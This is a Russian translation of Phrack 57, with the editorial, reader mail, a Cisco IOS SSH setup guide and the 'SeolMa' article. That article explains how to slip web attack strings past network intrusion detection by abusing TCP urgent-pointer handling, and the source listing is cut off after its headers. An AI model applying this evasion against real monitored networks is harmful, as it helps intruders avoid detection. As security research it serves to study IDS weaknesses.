Phrack RU issue 057


Русская версия Phrack, выпуск 057. Полный текст статей с кодом и таблицами.

Темы выпуска: сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность.

Материалы выпуска: Введение; LOOPBACK; LINENOISE; Редакционная политика Phrack; НАПИСАНИЕ ШЕЛЛКОДА ДЛЯ IA-64; TARANIS; Методы удалённого определения ОС по TCP/IP-стеку на основе ICMP; Vudo — объект, которому суеверно приписывают магические свойства; Однажды в free()...; Against the System: Rise of the Robots; Целостные подходы к обнаружению атак; Сетевые системы обнаружения вторжений на архитектуре массового параллельного процессинга; Haaaang on snoopy, snoopy hang on. (SSL для развлечения и наживы); Architecture Spanning Shellcode; Написание алфавитно-цифровых шеллкодов для IA32; CUPASS И ПРОБЛЕМА NETUSERCHANGEPASSWORD; ScRiPt KiDdY MaNuAl To HaL2001; Утилита извлечения Phrack.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение



Автор: Phrack Staff

...и Рыцарь-джедай ответил твёрдым голосом:
«Никакого разрыва между phrack56 и phrack57 нет» ...и взмахнул рукой слева направо с лёгкой надеждой пустить пыль в глаза аудитории...

Хорошие новости, всем:

P H R A C K В О З В Р А Щ А Е Т С Я !@#$!@#$!@#$

Оглавление

В этом выпуске Phrack нет единственного редактора. Редакционные обязанности выполняет коллектив «Phrack Staff».

На данный момент мы намерены сохранять анонимность и не публиковать свои ники или имена в журнале. Причина, по которой мы остаёмся анонимными, состоит в том, чтобы люди знали: мы работаем над Phrack исключительно ради правого дела. А ещё, конечно, потому что приватность бесценна.

Давайте на минуту поговорим о приватности.

Мне кажется, в последнее время нет мотива привлекательнее, чем стать знаменитостью. По иронии судьбы, у знаменитостей есть власть, которая с годами будет становиться всё более притягательной и одновременно всё менее значимой. Почему? Потому что стать знаменитостью будет всё проще. Стремление к расширению связности — это в конечном счёте стремление к тому, чтобы каждый имел доступ к каждому и каждый — ко всему. Личная страница в интернете — самостоятельно созданная знаменитость — лишь самый примитивный пример того, что нас ждёт впереди, но пример поучительный. Домашние страницы — это самовалидация, а самовалидация находится в самом центре стремления стать знаменитостью.

Подобно драгоценным металлам, общество всегда ценило редкое. По мере того как приватность становится всё более редкой, она будет приобретать всё большую ценность.

Переходя к другой теме, хочу обозначить ещё один момент. Сфера информационной безопасности огромна. Она огромна потому, что касается не только технологий, но и социологии, криминологии, экономики (подумайте о моделировании рисков) и многих других смежных областей. Даже в рамках технической стороны информационной безопасности существует множество различных направлений: оценка уязвимостей, обнаружение вторжений, инфраструктура открытых ключей, безопасность операционных систем и так далее. Мысль, к которой я веду, такова: мир не начинается и не заканчивается шеллкодом, и уж точно не начинается и не заканчивается эксплойтами.

Вы обязаны перед собой исследовать то, что делает информационную безопасность самой интересной и сложной областью изучения в информационных технологиях сегодня.

Мир огромен. Читайте книги. Экспериментируйте. Не только делайте. Будьте.

Приятного чтения журнала!

Phrack Magazine Volume 10 Number 57, August 11, 2001. ISSN 1068-1035

Контакт с редакцией

```
|=-----------=[ C O N T A C T   P H R A C K   M A G A Z I N E ]=---------=|

Editors:            phrackstaff@phrack.org
Submissions:        phrackstaff@phrack.org
Commentary:         loopback@phrack.org
Phrack World News:  disorder@phrack.org

|=----------------------------------------------------------------------=|
```

Материалы можно шифровать следующим PGP-ключом:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.5 (GNU/Linux)
```

```
Comment: For info see http://www.gnupg.org

mQGiBDr0dzURBAC0nXC8TlrGLzTrXBcOq0NP7V3TKp/HUXghV1uhsJLzgXL1N2ad
XF7yKFoP0RyvC3O4SVhSjFtaJZgwczkkRwgpabOddk77fnCENPvl2n0pWmyZuSQa
fTEn+P8gmKEeyWXo3EDURgV5OM6m/zVvsQGxkP3/jjGES6eaELXRqqNM9wCgrzkS
c0a4bJ03ETjcQa8qp3XIuLsD/04nseebHrqgLHZ/1s1gF6wdRFYGlOYY1tvkcIU4
BRqgJZQu1DIauTEZiLBug+SdRyhJlYPhXWLXr3r7cq3TdxTD1DmM97V8CigA1H5Y
g7UB0L5ZygL2ezRxMNxyBxPNDRj3VY3niMg/DafqFs4PXSeL/N4/xU45UBeyk7La
QK2dA/4/FKBpUjXGB83s0omQ9sPHYquTiS51wze3SLpJs0jLnaIUmJ1ayBZqr0xT
0LPQp72swGcDb5xvaNzNl2rPRKQZyrsDDX8xZdXSw1SrS6xogt83RWS6gbMQ7/Hr
4AF917ElafjEp4wwd/rekD84RPumRmz4I02FN0xR5VV6K1rbILQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iF0EExECAB0FAjr0dzUFCThkCQAF
CwcKAwQDFQMCAxYCAQIXgAAKCRDT4MJPPu7c4etbAJ9P/6NeGwx/nyBBTVpMweCQ
6kFNkQCgnBLX1cmZ7DSg814YjZBFdLczcFS5Ag0EOvR3URAIAOumUGdn+NCs+Ue1
d1RDCNHg6I8GEeH5DElGWC8jSMor2DOgah31VEcoPgVmtEdL8ZD/tl97vxcEhntA
ttlELWVJV854kWxRMeCFbBS+fjcQpHCig5WjFzuOrdwBHlNZK2xWCpbV770eSPb/
+z9nosdP8WzmVnJ0JVoIc99JJf3d6YfJuscebB7xn6vJ3hZWM9kqMSyXaG1K3708
gSfhTr1n9Hs7nDfKMMQ73Svbe6J3kZJNdX0cqZJLHfeiiUrtf0ZCVG52AxfLaWfm
uPoIpZaJFzexJL/TL9gsRRvVdILd3SmVKtt2koaHNmUgFRVttol3bF8VTiGWb2uX
S6WjbwcAAwUH/R9Fsk1Vf04qnzZ21DTsjwlA76cOje0Tme1VIYfwE33f3SkFo89+
jYPFCMNObvSs/JVrstzzZr/c36a4rwi93Mxn7Tg5iT2QEBdDomLb3plpbF3r3OF3
HcuXYuzNUubiA5J2nf3Rf0DdUVwWmOx8gnqF/QUrKRO+fzomT/jVaAYkVovMBE9o
csA6t6/vF+SQ5dxPq+6lTJzFY5aK90p1TGHA+2K18yCkcivPEo7b/qu+n9vCOYHM
WM+cp49bcUMExRkL934O1KUhHxbL96yBRWRzrJaC7ybGjC9hFAQ/wuXzaHOXEHd4
PqrTZI/rvnRcVJ1CXVt9UfsLXUROaEAtAOOITAQYEQIADAUCOvR3UQUJOGQJAAAK
CRDT4MJPPu7c4eksAJ9w/y+n6CHeqeUgKCYZ+EKvNWC30gCfYblC4sGwllhPufgT
gPaxlvAXKrM=
=p9fB
-----END PGP PUBLIC KEY BLOCK-----
```

Отказ от ответственности

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Всё содержимое Phrack Magazine является, по мере возможности редакторов и авторов, правдивым и точным. Там, где возможно, все факты проверены, весь код скомпилирован. Однако мы не всеведущи (чёрт возьми, нам даже не платят). Вполне возможно, что что-то в этой публикации окажется неточным. В таком случае напишите нам письмо, чтобы мы могли исправить это в следующем выпуске.

Кроме того, учтите, что Phrack Magazine не несёт никакой ответственности за совершенно глупые (или незаконные) действия, которые люди могут предпринять на основе информации, содержащейся здесь. Phrack — это свод знаний, мудрости, остроумия и дерзости. Мы не

пропагандируем, не одобряем и не участвуем ни в каких незаконных действиях. Но мы будем наблюдать со стороны.

Наконец, следует отметить, что мнения, которые могут быть выражены в статьях Phrack Magazine, являются интеллектуальной собственностью их авторов. Эти мнения не обязательно отражают позицию Phrack Staff.

```
|=[ EOF ]=---------------------------------------------------------------=|
```

LOOPBACK

Автор: phrackstaff

В этом месяце мы представляем рубрику Loopback, составленную из комментариев, опубликованных на сайте phrack.org. Приятного чтения!

[0x00]

эй, я читал phrack ещё примерно в 95-м, думал, что он умер, но проверил — и не могу поверить, что есть phrack 56, снимаю шляпу перед вами, просто хотел спросить, когда выйдет 57-й?

> *[Phrack57 вышел ПРЯМО СЕЙЧАС....]*

[0x01]

```
From: "Terry Ferguson" <icebox@shocking.com>
To: <phrackstaff@phrack.org>
X-Mailer: Microsoft Outlook Express 4.72.3110.1
Subject: [Phrackstaff] i am mekos
```

я мекос привет
хак помочь плз.

> *[УнгаУнга БугаБуга.*
> *Упс, мы только что раскрыли имя отправителя, его почтовый клиент и адрес электронной почты.]*

[0x02]

Я французский программист и веду проект по переводу статей phrack на французский язык. Пишу вам, чтобы сделать этот переводческий проект чем-то вроде «официального» переводческого проекта phrack.

Примечание: если хотите увидеть переведённые статьи, их можно найти по адресу http://rtc.fr.st/proj/phrack.php или http://rtc.fr.st/proj/phrack/.

Slash

> *[Есть итальянская поговорка: «traduttore, traditore»,*
> *что означает «переводчик — предатель»: смысл теряется при переводе.*
> *Французам следует учить английский.]*

[0x03]

хочу рекомендовать фраку можете помочь мне

[???]

[0x04]

coma@irrelevant, 2001-07-26
Вступление к phrack 56-1

Старые статьи phrack про анархию с черепашками/астральные проекции/домашние наркотические лаборатории вызывают у меня желание соорудить какой-нибудь аппарат для электрошока яичек — возможно, через параллельный порт. Я мог бы сделать плагин для winamp, чтобы получать болезненный удар током по яйцам каждый раз, когда бьют басы.

[Очевидно, это извращённый бред одноразового психа.]

[0x05]

tweeterbeeter@beehive.honeycomb.org, 2001-08-01
Phrack Loopback, phrack 56-2

Я ем мясо, щекочу тебе ноги, прошу новостей со slashdot — это кайф,
но сегодня я увидел птицу FBI, она пыталась сожрать моё медовое слово.
Красный червь побежал в банку с виндозовыми ящиками, потом разослал спам,
чтобы проверить, удастся ли им достать человека, что управляет нашей национализированной землёй.
Читай посты, гоняй призраков, что взламывают наши серверы и хосты,
и ты поймёшь, как стать нелитным хакером-компьютерщиком, как я.
Если тебе нужна помощь, пришли мне письмо — я с радостью сожгу твой хвост,
лишь после того, как тебя оплодотворят, мои данные будут переданы.
Всё верно, я шучу, потому что ночь за ночью ничего не имею,
но если девушка придёт и уложит меня в постель — сделаю больше смешного для всех. :)

[Кто-нибудь, позвоните MixMaster Mike и скажите ему, что его услуги больше не нужны!]

[0x06]

Эй,
Меня зовут Роэй, но в сети я известен как Cosmo-OOC. Я умеренный хакер, не великий, но и не ламер и не пользователь троянов. Я написал немало руководств и статей о хакинге и компьютерах. Принимаете ли вы таких от новых пользователей?

[http://www.phrack.org/howto]

[0x07]

bargdiggler@hotmail.com, 2001-07-31
Коммуникации мобильных телефонов, phrack 5-9

как мне снова подключить мобильник без оплаты

или как или где можно получить телефон nokia или nextel с безлимитным всем за копейки или бесплатно

> *[Я не совсем уверен как, но в качестве замены попробуйте соединить два стакана натянутой ниткой между ними.]*

[0x08]

```
From: xxxxx007uk@another.com
To: phrackstaff@phrack.org
```

Не могли бы вы прислать мне адрес FTP-сервера команды Samba?

Спасибо,

> *[Да, у них есть горячая линия. Просто позвоните по номеру (888) 282-0870 (бесплатно @#$)*
> *или зайдите на их сайт: http://3483937961/]*

[0x09]

papaskin@papaskin.com, 2001-07-27
Project Loki: ICMP Tunneling, phrack 49-6

Не могу поверить, насколько старая эта статья!! Вот уже июль 2001-го, а я сам разбираюсь с Loki. Я занимаюсь сетевым IDS и очень недавно в этой теме — мне говорят, что пакет Loki icmp, который я вижу на нашем первичном DNS-сервере, это «нормальный сетевой трафик». Единственная проблема в том, что на исходящей стороне DNS-сервера он сыплет портовыми пробами и пакетами, как не в себя. Думаю, это переделано под UDP-пакеты и даже порт 53, чтобы замаскироваться под реальный трафик. Полагаю, пора скачать пакеты и открыть каждый. Молюсь найти Loki прямо в сырых данных пакета, чтобы сказать «ха-ха» своим сисадминам.

> *[Вы молитесь найти Loki на вашем первичном DNS-сервере? А вот безумная мысль: может быть, тот «подозрительный» DNS-трафик — это... DNS-трафик.]*

[0x0a]

prepressnews@hotmail.com, 2001-07-26
Screwing Over Your Local McDonald's, phrack 45-19

Это чертовски смешно. Есть идеи, как найти другие старые статьи Charlie X?

> *[Слышал, что теперь интернет есть на компьютерах. Можете попробовать воспользоваться им.]*

[0x0b]

aristides_15@lycos.com, 2001-07-26
The Legion of Doom & The Occult, phrack 36-6

Интересно...

Это какая-то шутка? Я в целом открытый человек, но это кажется нереальным.

-/|ristides

> *[Вы думаете, мы шутим с такими вещами? На самом деле, всё, что вы читаете в Phrack, на 100% ложь, включая это предложение.]*

[0x0c]

baniasadi@37.com, 2001-07-23
Hacking Voice Mail Systems, phrack 11-4

rhgfdgf
cjfd
fd
fgvjbf
vmvc

> *[СКОЛЬКО РАЗ мне ещё говорить? Снимите кляп перед тем, как писать нам, вы, чокнутый фетишист.]*

[0x0d]

antigovernment@louish.com, 2001-07-11
Phrack World News XXIII Part 2, phrack 23-12

Чёрт, журналам phrack уже много лет. Они, блин, устарели, вам нужно найти новые диалапы для банков и всего такого. Хватит выкладывать старые бесполезные файлы, делайте новые.

> *[К сожалению, я сломал машину времени Phrack, а то бы точно прыгнул в будущее и принёс оттуда статьи, которые не были бы «устаревшими» в момент публикации. Тупица.]*

[0x0e]

general_failure@operamail.com, 2001-07-06
Introduction to PBX's, phrack 3-9

Эй, это правда было написано в 1980-х? Вау! Читаю спустя 15 лет.

General failure

> *[Жаль разочаровывать, но, как и динозавры, Phrack на самом деле — тщательно сконструированная мистификация: на самом деле он существует всего около 15 минут.]*

[0x0f]

general_failure@operamail.com, 2001-07-06
A Brief introduction to CCS7, phrack 51-15

Довольно неплохо. Но я бы предпочёл что-то более подробное.

general failure

> *[Надо.. сдержать.. соблазн.. высмеять.. твой.. ник..]*

[0x10]

n.damus@caramail.com, 2001-06-26
VisaNet Operations Part II, phrack 46-16

номер кредитной карты
видео секс

> *[Это что-то вроде предложения? С сожалением отказываюсь.]*

[0x11]

eyberg@umr.edu, 2001-06-22
Phrack Loopback, phrack 56-2

Привет,
Хочу поздравить вас с тем, что вы круто держитесь в подполье все эти годы.

> *[Спасибо, но мы, собственно, в этом деле довольно недавно.]*

Как сказал бы мудрый старый eze: «пошёл нахер 2600, пошёл нахер slashdot, пошёл нахер linux — и пустите настоящих хакеров!» эхех.. [что за бред?] В любом случае, хотел сообщить, что ваша логика, вероятно, помогла подполью намного больше, чем просто высмеивание людей (что вы делаете, и это чертовски смешно).

> *[Думаю, ты тут сам себе противоречишь, дружище.]*

Жаль только, что ваши выпуски выходят не так часто, и каждый школьник мог бы читать их столько же, сколько читает свои gpl'd slashdot/2600 «я 0wn j00z всё» статейки. Боже, настанет ли день, когда

новое поколение «хакеров» будет реально хакать, а не слоняться по IRC, имитируя ваш грандиозный журнал (как b0g), или смерфить всех незнакомых им людей.

[Думаю, этот день наступил уже много лет назад.]

Ещё раз — продолжайте в том же духе и держите сцену живой.

[Чиирз.]

-cyn0n

[0x12]

i love cox, 2001-07-21
Knight Line I Part 3, phrack 32-12

иди нахер !!!!!!putang ina niyo mga manchuchupa !!!!!!

[Столько злобы для такого молодого человека. Ах да, и, думаю, ты хотел написать «cock», а не «cox».]

[0x13]

cyhotrex@yahoo.com, 2001-07-18
Index, phrack 6-1

научи меня большему!
я очень хорошо это применю!!!

[Конечно. Программирую своё «оружие судного дня» (tm), которое придёт и научит тебя всему, что нужно знать.]

[0x14]

vdehart@hvc.rr.com, 2001-07-10
An Overview of Prepaid Calling Cards, phrack 47-13

каким лучшим способом получить пин — идти в магазины и пытаться подглядеть пины или можно позвонить на номер компании и попробовать вводить PIN методом угадывания
какой самый эффективный метод?

[Для тебя? Любой из тех, что ты упомянул, подойдёт...]

[0x15]

Tigerbyte@hotmail.com, 2001-07-06
Introduction to PAM, phrack 56-13

Я новичок. Нужно ли читать все файлы Phrack подряд или с чего начать?
Пришлите ответ на TigerByte@hotmail.com.

[Да, абсолютно необходимо начинать читать Phrack с выпуска первого, статьи первой, и продолжать по порядку.]

[0x16]

general_failure@operamail.com, 2001-07-06
A Brief introduction to CCS7, phrack 51-15

Довольно неплохо. Но я бы предпочёл что-то более подробное.

general failure

[Надо.. сдержать.. соблазн.. высмеять.. твой.. ник..]

[0x17]

pepelic@hotmail.com, 2001-07-01
The #hack FAQ (Part 1), phrack 47-5

Здравствуйте, меня зовут Срджан, и у меня один вопрос...

Как мне взломать чип безопасности в машине? Этот чип блокирует автомобиль при краже.

С УВАЖЕНИЕМ

[Взломать для безопасности? Не надо начинать этот спор...]

[0x18]

n.damus@caramail.com, 2001-06-26
VisaNet Operations Part II, phrack 46-16

номер кредитной карты
видео секс

[Это что-то вроде предложения? С сожалением отказываюсь.]

[EOF]

LINENOISE

Автор: phrackstaff

0x00 — Дополнение к статье о маршрутизаторах-бастионах на Cisco IOS

В выпуске Phrack Volume 0xa Issue 0x38 раздел Linenoise описывался как «сборная солянка» и упоминалось, что в нём есть место для исправлений и дополнений к предыдущим статьям.

Поэтому мы решили — а почему бы и нет — опубликовать дополнение к статье «Building Bastion Routers Using Cisco IOS» из Phrack Issue 55-10.

Когда мы впервые писали ту статью — более двух лет назад — поддержка SSH в IOS была совсем свежей и существовала только для маршрутизаторов серий 7xxx и 12xxx, и только в последних ветках релиза 12.0. Мы решили не включать её в статью, указав лишь, что поддержка вот-вот появится. Ну а потом нам написали все подряд: «эй, в IOS теперь есть SSH». Спасибо, знаем.

С выходом 12.1(1)T поддержка SSH стала доступна на большинстве платформ. Однако для её использования может понадобиться увеличить объём flash-памяти или DRAM. Согласно сайту Cisco:

> *«Перед настройкой функции SSH-сервера необходимо иметь образ программного обеспечения с шифрованием IPsec....»*

На практике это означает, что вам, скорее всего, понадобится минимум 16 МБ flash и около 32 МБ DRAM. И обязательно скачайте версию с 3DES, чтобы не создавать у себя ложного ощущения защищённости, которое даёт одноключевой DES.

Следует также отметить, что IOS (и PIX тоже) поддерживает только первую версию протокола SSH — в то время, когда большинство специалистов по безопасности переходят на вторую версию, тем более что свободные реализации (например, OpenSSH) с поддержкой протокола 2 уже доступны. По имеющимся у нас сведениям из Cisco, они не планируют поддержку SSH протокола версии 2 и рекомендуют использовать вместо него IPsec.

Одна из конкретных причин, по которым Cisco следовало бы перейти на поддержку протокола 2, состоит в том, что в протоколе 1 известны уязвимости. Более того, эти уязвимости известны уже более года, и Cisco наконец признала, что её реализация тоже подвержена им. В июне компания выпустила бюллетень безопасности, резюме которого говорит само за себя:

> *«Три различных линейки продуктов Cisco подвержены множественным уязвимостям в протоколе Secure Shell (SSH). Эти проблемы присущи SSH протокола версии 1.5, реализованного в нескольких линейках продуктов Cisco.»*

Итак, перейдём к делу и покажем, как это настроить. Реализация SSH в Cisco требует, чтобы система имела имя хоста и доменное имя, с этого и начнём:

1. Настройте имя хоста:

```
filter(config)#hostname filter
```

2. Настройте доменное имя:

```
filter(config)#ip domain-name home.net
```

3. Сгенерируйте хост-специфичный RSA-ключ. Используйте ключ не менее 1024 бит:

```
filter(config)#crypto key generate rsa

The name for the keys will be: filter.home.net
Choose the size of the key modulus in the range of 360 to 2048 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 1024
Generating RSA keys ...
[OK]
```

Теперь сделайте умную вещь — убедитесь, что доступ по TELNET отключён, и сохраните конфигурацию:

```
filter(config)#line vty 0 15
filter(config-line)#transport input none
filter(config-line)#transport input ssh
filter(config-line)#exit
filter(config)#exit
filter#write
Building configuration...
[OK]
```

Также не забудьте повесить access class на VTY, чтобы иметь тонкий контроль над тем, какие хосты могут подключаться к SSH-серверу.

4. Теперь можно просмотреть ключи:

```
filter#sh crypto key mypubkey rsa
% Key pair was generated at: 14:41:28 PDT Jun 19 2000
Key name: filter.home.net
Usage: General Purpose Key
Key Data:
 30819F30 0D06092A 864886F7 0D010101 05000381 8D003081 89028181 00B3F24F
 F51367B1 70460C52 B06E5110 F41A5458 EEE6A0DD 840EB3D3 44A958E9 E3BDF6BE
 72AE2994 9751FFCB 127A5D20 318D945B FBC25FC5 D9E3BFED 8B9BBCA9 EC3A61B8
 2BD6EC35 EA83CC56 27D08248 935A3F2A 9B941580 E69CC8B9 0C2CFA98 AD6F04CC
 19BB8522 8E5907EA 6B047EF1 E5DBBE1C E2187761 2E106479 A4297932
 19020301 0001
% Key pair was generated at: 14:41:39 PDT Jun 19 2000
Key name: filter.home.net.server
Usage: Encryption Key
Key Data:
 307C300D 06092A86 4886F70D 01010105 00036B00 30680261 00CF13EE C84A2FE3
 5720A5AB 5DA7B84D 2232E8E7 2589EF53 170BA42D 2830B2E0 44C2E60F 43BC06F2
 9D52BC92 774B8442 99CD0F8F 7073F5C8 97C9A91B 14284981 D23808C0 EF71522E
 CBBC87AB C1CCE95A 9813B13D D52BC0D0 DC4567A3 BA4C9F24 A1020301 0001
```

«General Purpose Key» — это ключ хоста, а «Encryption Key» — по всей видимости, эфемерный ключ сервера, который, судя по всему, имеет длину 768 бит.

5. При необходимости настройте таймаут и количество попыток аутентификации; по умолчанию таймаут составляет 120 секунд, а количество попыток — 3:

```
filter(config)#ip ssh time-out 60
filter(config)#ip ssh authentication-retries 2
```

6. Настройте аутентификацию:

Существует множество схем аутентификации, включая RADIUS и TACACS. Здесь мы рассмотрим лишь две простейшие:

Вариант 1: использование пароля enable:

```
filter(config)#aaa new-model
filter(config)#aaa authentication login default enable
```

Вариант 2: локальные пароли:

```
filter(config)#aaa authentication login default local
```

```
filter(config)#username beldridg password 0 junos
filter(config)#service password-encryption
```

7. Проверьте работу:

```
[beldridg@anchor tmp]$ ssh 192.168.3.9
beldridg@192.168.3.9's password:
Warning: Remote host denied X11 forwarding.
Warning: Remote host denied authentication agent forwarding.

filter>sh ssh
Connection      Version Encryption      State                   Username
 0              1.5     3DES            Session started         beldridg
```

Предупреждения — это нормально, если ваш SSH-клиент настроен запрашивать перенаправление X11 и агента аутентификации. Сообщение о X11 forwarding объясняется тем, что в системе нет X-клиентов, а значит, нет и нужды в X11 forwarding. Перенаправление агента также не поддерживается, поскольку реализация Cisco не поддерживает RSA-аутентификацию.

К сожалению, механизма для настройки SSH-сервера так, чтобы он принимал только шифр 3DES, не существует. Запрос на улучшение был подан в Cisco более года назад, но ответа о статусе мы так и не получили. Это означает, что урезанные SSH-клиенты или клиенты, запрашивающие DES, всё равно могут подключиться к серверу:

```
[variablek@anchor variablek]$ ssh -c des 192.168.3.9
Warning: use of DES is strongly discouraged due to cryptographic weaknesses
variablek@192.168.3.9's password:
Warning: Remote host denied X11 forwarding.
Warning: Remote host denied authentication agent forwarding.

filter>sh ssh
Connection      Version Encryption      State                   Username
 0              1.5     DES             Session started         variablek
```

8. SSH-клиент

Начиная с 12.1(3)T в IOS также появился SSH-клиент (поддерживает DES и 3DES), позволяющий инициировать исходящие соединения примерно так:

```
filter#ssh -l beldridg 10.0.0.1
```

Более новые релизы IOS также предоставляют возможность копировать конфигурации на SSH-серверы и с них через scp, хотя мы сами ещё не пробовали.

0x01 — Метод обхода NIDS под названием «SeolMa»

Недавно в ходе нескольких простых тестов было выявлено новое уникальное свойство TCP. Оно было обнаружено при помещении срочных (Urgent) TCP-данных в середину обычного потока TCP-данных и может использоваться для обхода сигнатурного анализа большинства IDS, особенно NIDS.

Для начала стоит остановиться на расхождении в интерпретации между реализациями в распространённых операционных системах и определением RFC 1122 (полный разбор всех режимов TCP Urgent здесь не приводится).

В реализации TCP/IP, унаследованной от традиционной системы BSD, указатель Urgent в заголовке TCP указывает на байт, следующий за последним срочным байтом. Однако RFC гласит, что указатель Urgent должен указывать на последний срочный байт данных.

Эти два различных способа интерпретации указателя Urgent дают разные результаты в приведённых ниже тестах.

Тестирование проводилось с Apache и IIS в качестве приложений на Solaris (7, 8), Linux 2.2.14 и Windows 2000. Совершенно очевидно, что эти два приложения не имеют никакой специальной обработки срочных данных (т. е. обрабатывают их так же, как обычные TCP-данные).

В первом тесте строковый пакет «ABC» был отправлен обычным способом, затем строковый пакет «DEF» был отправлен в режиме Urgent, и наконец был доставлен строковый пакет «GHI». Значение указателя Urgent в tcp-пакете «DEF» равнялось «3». После отправки этих строк итоговая строка на хосте оказалась не ожидаемым «ABCDEFGHI», а, к нашему удивлению, странным «ABCDEGHI» — именно это было зафиксировано в журнале каждого приложения. Символ «F» исчез.

В ходе первого теста Linux использовал BSD-формат обработки срочных данных. Поэтому для следующего теста настройка была изменена в соответствии с RFC 1122. Данная настройка описана на man-странице TCP:

```
echo "1" > /proc/sys/net/ipv4/tcp_stdurg
```

Во втором тесте процесс интерпретации указателя Urgent в Linux соответствовал RFC 1122. Процедура передачи пакетов была та же. Значение указателя Urgent в tcp-пакете «DEF» также равнялось «3». На этот раз результатом оказалось не «ABCDEFGHI», а, к нашему очередному удивлению, «ABCDEFHI». Символ «G» пропал.

На основании проверки передачи пакетов через TCPDUMP и полученных результатов был сделан следующий вывод:

> *«1 байт данных, следующий за срочными данными, теряется при совмещении срочных и обычных данных.»*

При анализе первого теста значение указателя Urgent равнялось «3», когда «DEF» был отправлен в режиме Urgent. Однако фактическое количество срочных байт становится «3 - 1 = 2» в соответствии с BSD-форматом, и только «DE» считается срочными данными, а следующий за «DE» 1 байт «F» теряется.

Аналогично объясняется и результат второго теста. Значение указателя Urgent в tcp-пакете «DEF» равнялось 3. В данном случае вся строка «DEF» становится срочными данными, а следующий за ней «GHI» — обычными. Символ «G» отбрасывается как 1 байт данных, следующий за срочными, по той же схеме.

Важно отметить, что во всех этих тестах по умолчанию применялась BSD-обработка во всех протестированных операционных системах.

Используя это свойство, можно легко обмануть NIDS, поскольку та не принимает его во внимание. Допустим, кто-то хочет запросить URL «GET /test-cgi». Тогда нужно разбить «test-cgi» — что может быть сигнатурой NIDS — минимум на 3 части.

Разобьём на «tes», «t-c» и «gi». Если «t-c» отправить как Urgent-данные, последний 1 байт «c» будет потерян, и итоговая строка окажется «test-gi». Поэтому нужно добавить любой 1 байт к «t-c» для обмана.

Отправим «tes», «t-cX» и «gi» таким же образом. Тогда Apache или IIS на целевом хосте увидит «test-cgi», а NIDS без учёта этого свойства увидит «test-cXgi». Неудивительно, что таким образом можно обойти сигнатурный анализ NIDS. Это не обрабатывается даже в Snort — программном обеспечении с открытым исходным кодом. Коммерческие NIDS тоже слепы к этому.

Что ещё хуже, такие ОС, как Linux 2.2.14, показывают разные результаты в зависимости от скорости передачи, когда срочные данные отправляются более трёх раз. Это ещё больше затрудняет защиту NIDS: простое прогнозирование потери 1 байта не является решением.

Например, при отправке «ab» обычным образом, «cd» в режиме Urgent, «ef» обычным образом, «gh» в режиме Urgent, «ij» обычным образом и наконец «kl» в режиме Urgent по предыдущей теории должно получиться «abcefgijk». Однако фактический результат — «abcdefghijk», и только последние срочные данные подчиняются описанному свойству. Чтобы все срочные данные подчинялись описанному свойству, между каждой передачей необходимо делать паузу (sleep).

Подробнее можно ознакомиться в исходном коде «seolma.c», приведённом ниже. Следующий исходный код демонстрирует простую концепцию описанного метода.

Автор назвал этот метод «SeolMa».

Благодарности: Другим членам команды RealAttack (www.realattack.com):
• Yoon, Young (yoon0258@www.a3sc.co.kr)
• Oh, Jae Yong (syndcate@orgio.net)
• Yoon, Young Min (scipio21@yahoo.co.kr)

SeolMa.c

```
/*  This is a simple source code for just test.
    You can improve your exploit source by observing it
    Compiled and Tested on Linux 2.2.X
    It works aginst most Apache , IIS   well .
    Improve your web-cgi scan, attack tool

   Written by : YoungJun Ko,  ohojang@realattack.com
                Sungjun Ko, Minsook Ko
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <fcntl.h>

#define TCP_PORT 80
#define SOL_TCP 6
